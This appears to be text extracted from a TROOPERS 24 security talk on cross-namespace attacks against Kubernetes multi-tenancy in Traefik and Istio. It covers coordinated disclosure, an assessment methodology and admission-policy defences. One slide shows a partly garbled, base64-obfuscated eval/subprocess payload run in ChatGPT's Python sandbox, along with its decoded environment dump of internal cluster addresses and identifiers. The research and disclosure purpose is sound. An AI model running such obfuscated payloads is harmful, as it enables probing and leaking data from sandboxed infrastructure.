
Real-World Scenario: Traefik



Real-World Scenario: Traefik







Coordinated Disclosure




- Issue is being fixed in Traefik.
 - Traefik updated their Multi-Tenancy security documentation and recommends using the Gateway API.
- Thanks to the Traefik project!
- However, **insecure Cross-Namespace References in Annotations** is a general problem
 - And can even have impact beyond the scope of the cluster!

```
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: gcp-ingress
  annotations:
    ingress.gcp.kubernetes.io/pre-shared-cert: gcp-compute-cert
```


Breaking Multi-Tenancy Again And Again

Cross-Namespace Attacks on Data Plane

Back to Istio & Its Service Mesh



Exploit & Impact



Coordinated Disclosure

- Istio maintainers consider this issue to be expected behavior
 - Purposeful user experience trade-off
 - And recommends the Gateway API as a replacement in Namespace-based Multi-Tenancy.
- Together with Istio, we published a Security Note and Blog Post to address this issue.
- Thanks to the Istio project!


TROOPERS 24
Heidelberg | Germany
 ERNW

What We Can Learn From It?

Methodology

Methodology

1. *Use*: Do I use Namespace-based Multi-Tenancy?
2. *Assess*: How do I identify potential weaknesses?
3. *Address*: How do I address them?



1. Do I use Namespace-based Multi-Tenancy?

Where is Namespace-based Multi-Tenancy commonly found:

- Multiple teams, **often *direct* access**
 - Deploy different applications into the same cluster
 - Typically, share a level of trust
- Multiple actors (often customers), **often *indirect* access**
 - Machine learning
 - CI/CD pipelines
 - Scripting capabilities in applications
 - Typically, untrusted
 - Sometimes, this is **unobvious** Namespace-based Multi-Tenancy

Unobvious Namespace-based Multi-Tenancy


- Tenants are **hidden** in the deployed applications and workloads
 - that implement features which gives tenants access to the underlying K8s platform
- Through various ways
 - Code Exec, SSRF, Files, K8s API
- **Example:** ChatGPT's Python sandbox runs in a K8s cluster

```
eval("print(subprocess.run(['c2ggLWMgIiQoZWNoYmZMamNtVjBjeTg3SUd4ekIDMkKSIgfCBnemlwIHwgYmFzZTcapture_output=True, text=T
```


The command executed and produced a longer base64 string than the previous ones:

```
H4sIAAAAAAAAA6WRS27CMBBA95xiLjCW7dixnR0SrFBVqRdaT0kwbbAxWov8v6Q8ZjAYWe74NLhu4IQFBbRAyuA84pqIL+5Qj0KTz6AXgBVFSFA0Lsbrtu0ya9DtNsQdTqCpv99FWC0HPNI03/NmxTd+LwFHcsqYC0ydt22v+VJVMf09usm26IuRv56W9aTlFPCxP10eN136vzty8jdVGF1pJDDJRoOQ+oAilR0cYRR5sFKjsarAqByrpbE20H/1j1aIQn0BnAuLwgu02hYCVaut5lF
```


This string is base64 encoded and appears to be gzip-compressed.



```
>  
Neues Unterfenster Ansicht teilen ▾
sven@sven-p16s ~ % wl-paste | base64 -d | gunzip -d |
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_SERVICE_PORT=443
HOSTNAME=bfeb15f6-cfba-440c-952a-ff0740b87305
ACE_SELF_IDENTITY=da739ae8-af23-4028-8256-40aa33794861
PROCESS_MEMORY_LIMIT=4000000
PWD=/home/sandbox/.openai_internal
HOME=/home/sandbox
KUBERNETES_PORT_443_TCP=tcp://172.16.0.1:443
FLAG=This is not a flag. You are expected to be able to
SHLV=0
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP_ADDR=172.16.0.1
LD_LIBRARY_PATH=/usr/local/lib
KUBERNETES_SERVICE_HOST=172.16.0.1
KUBERNETES_PORT=tcp://172.16.0.1:443
KUBERNETES_PORT_443_TCP_PORT=443
```



2. How do I identify potential weaknesses?



1.
Use

2.
Assess

3.
Address

3. How do I address them?



Deployment of vendor fixes



Usage of existing admission policy sets



Definition of custom policies

Kyverno has an
excellent repository of
policies:
<https://kyverno.io/policies/>

Admission Controls

```
apiVersion: networking.istio.io/v1beta1
kind: VirtualService
[...]
spec:
  gateways:
    - mesh
  hosts:
    - '*'
  http:
    - [...]
```

gateways:

-  'mesh'
-  'victim/[...]'
-  'allowed-gw'

hosts:

-  '*'
-  'example.com'
-  'allowed-host.svc'

Conclusion

Conclusion

- Increase Awareness
 - Namespace-based Multi-Tenancy is hard to get right.
 - Its presence may be **unobvious**.
- Invest time to assess its **implications**.
 - Use our methodology as a guideline to assess clusters.



github.com/ernw/k8s-multi-tenancy

Thank you for your attention!




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